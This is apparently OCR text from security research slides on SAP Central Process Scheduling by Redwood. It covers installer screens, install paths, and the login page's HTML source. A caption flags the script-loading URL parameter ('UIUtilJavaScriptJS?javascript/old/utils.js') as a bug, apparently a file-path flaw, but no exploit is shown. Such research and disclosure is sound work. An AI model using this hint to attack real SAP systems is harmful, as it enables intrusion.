
Multispanning: Packages that are larger than 4 GB will be packed in an archive, which is split into 4 GB parts. All archives need to be downloaded and unpacked. For more details on multispanning and how to extract the multi-part .exe archive on UNIX See SAP Note 886535.


Items Available to Download (1) # OS INDEPENDENT #DATABASE INDEPENDENT


Selected Items (0)


Name	Patch Level	File Type	File Size	Release Date	Change Date	Related Info
ETPRJSCHEDULER33P_120-20007176.SCA SP 33 PL 120 for SAP CPS BY REDWOOD 8.0	120	SCA	100822 KB	27.08.2015	27.08.2015	


(*) for validation only


SAPinst Administrator@NW74: SAP NetWeaver 7.4 Support Release 2 > SAP ASE > SAP Systems > Application Server Java > St...
File SAPinst Help
Software Provisioning
SAP
1 Choose Option
2 Define Parameters
3 Summary
4 Execute
5 Completed
Product Instances to Be Installed
Select the product instances (formerly usage types) that you want to enable in addition to Application Server Java.
SAP NETWEAVER
Make sure that you have identified the Product Instances (formerly usage types) that are required to implement your business processes. To mark an instance for installation, choose Enable.
Dependent product instances are included automatically with a message to inform you. The product instance Application Server Java is installed automatically and therefore not listed here. For applications based on SAP NetWeaver Application Server Java (for example, SAP Business Suite Applications), you have to select at least one application-specific product instance for installation.
Product Instances to Be Installed
Enable
Product Instance
Product Version
AS Java Extensions SAP NETWEAVER 7.4
Adobe Document Services SAP NETWEAVER 7.4
BI Java SAP NETWEAVER 7.4
BPM SAP NETWEAVER 7.4
Central Process Scheduling SAP NETWEAVER 7.4
Composite App. Framework SAP NETWEAVER 7.4
Composition Platform SAP NETWEAVER 7.4
Development Infrastructure SAP NETWEAVER 7.4
EP Content SAP NETWEAVER 7.4
EP Core - Application Portal SAP NETWEAVER 7.4
Enterprise Portal SAP NETWEAVER 7.4
Enterprise Services Repository SAP NETWEAVER 7.4
Guided Procedures SAP NETWEAVER 7.4
PDF Export SAP NETWEAVER 7.4
Additional Information
The software information related to the installed product instances is stored in dedicated SAP system database tables. This information is later used for the maintenance of the installed software. For more information, see SAP Note 1877731. Note that uninstallation of product instances is not supported.
Back
Next


apps
File
Home
Share
View
This PC › Local Disk (C:) › usr › sap › JUP › J00 › j2ee › cluster › apps ›
Quick access
This PC
Network
Name
Date modified
Type
Size
com.adobe
12/21/2017 9:13 AM
File folder
redwood.com
2/2/2018 12:20 AM
File folder
sap.com
12/27/2017 12:08 ...
File folder


servlet_jsp
File
Home
Share
View
This PC › Local Disk (C:) › usr › sap › JUP › J00 › j2ee › cluster › apps › redwood.com › scheduler-ear › servlet_jsp ›
Quick access
This PC
Network
Name
Date modified
Type
Size
scheduler
2/2/2018 12:19 AM
File folder


SAP Central Process Sche
Not secure
https://172.16.10.65:50001/scheduler/ui
SAP Central Process Scheduling by Redwood
Support
Login
Please login


SAP Central Process Sche
Not secure
https://172.16.10.65:50001/scheduler/ui
SAP Central Process Scheduling by Redwood
Support
Login
Please login

```
16
17 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
18 <head>
19 <title>SAP Central Process Scheduling by Redwood login</title>
20
21 <meta http-equiv="keywords" content="Cronacle, job scheduling, Redwood, Report2Web, SAP, SAP Pinnacle Awards 2006" />
22 <meta http-equiv="description" content="Cronacle" />
23 <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
24
25 <link href="/scheduler/ui/themes/ffffffffbac53543/new/css/common.css" rel="StyleSheet" type="text/css"/>
26 <link href="/scheduler/ui/themes/ffffffffbac53543/new/css/popup.css" rel="StyleSheet" type="text/css"/>
27
28 <script src="/scheduler/ui/js/ffffffffbac53543/UIUtilJavaScriptJS?javascript/old/utils.js" type="text/javascript" language="Javascript"></script>
29 <script language="Javascript" type="text/javascript">
30 function ui_login_login_popup_open()
31 {
```

```
<title>SAP Central Process Scheduling by Redwood login</title>

<meta http-equiv="keywords" content="Cronacle, job scheduling, Redwood, Report2Web, SAP, SAP Pinnacle
<meta http-equiv="description" content="Cronacle" />
<meta http-equiv="content-type" content="text/html; charset=UTF-8" />

<link href="/scheduler/ui/themes/ffffffffbac53543/new/css/common.css" rel="StyleSheet" type="text/css'
<link href="/scheduler/ui/themes/ffffffffbac53543/new/css/popup.css" rel="StyleSheet" type="text/css",

<script src="/scheduler/ui/js/ffffffffbac53543/UIUtilJavaScriptJS?javascript/old/utils.js" type="text.
<script language="Javascript" type="text/javascript">
function ui_login_login_popup_open()
{
```

```
<title>SAP Central Process Scheduling by Redwood login</title>

<meta http-equiv="keywords" content="Cronacle, job scheduling, Redwood, Report2Web, SAP, SAP Pinnacle
<meta http-equiv="description" content="Cronacle" />
<meta http-equiv="content-type" content="text/html; charset=UTF-8" />

<link href="/scheduler/ui/themes/ffffffffbac53543/new/css/common.css" rel="StyleSheet" type="text/css'
<link href="/scheduler/ui/themes/ffffffffbac53543/new/css/popup.css" rel="StyleSheet" type="text/css",

<script src="/scheduler/ui/js/ffffffffbac53543/UIUtilJavaScriptJS?javascript/old/utils.js" type="text,
<script language="Javascript" type="text/javascript">
function ui_login_login_popup_open()
{
```

The bug here feel I young padawan

Computer ▸ Local Disk (C:) ▸ usr ▸ sap ▸ DM0 ▸ J00 ▸ j2ee ▸ cluster ▸ apps ▸ redwood.com ▸ scheduler-ear ▸ servlet_jsp ▸ scheduler ▸ root ▸ black ▸ javascript ▸ old

Include in library ▾ Share with ▾ New folder

Name	Date modified	Type	Size
utils.js	1/29/2018 2:29 PM	JScript Script File	53 KB
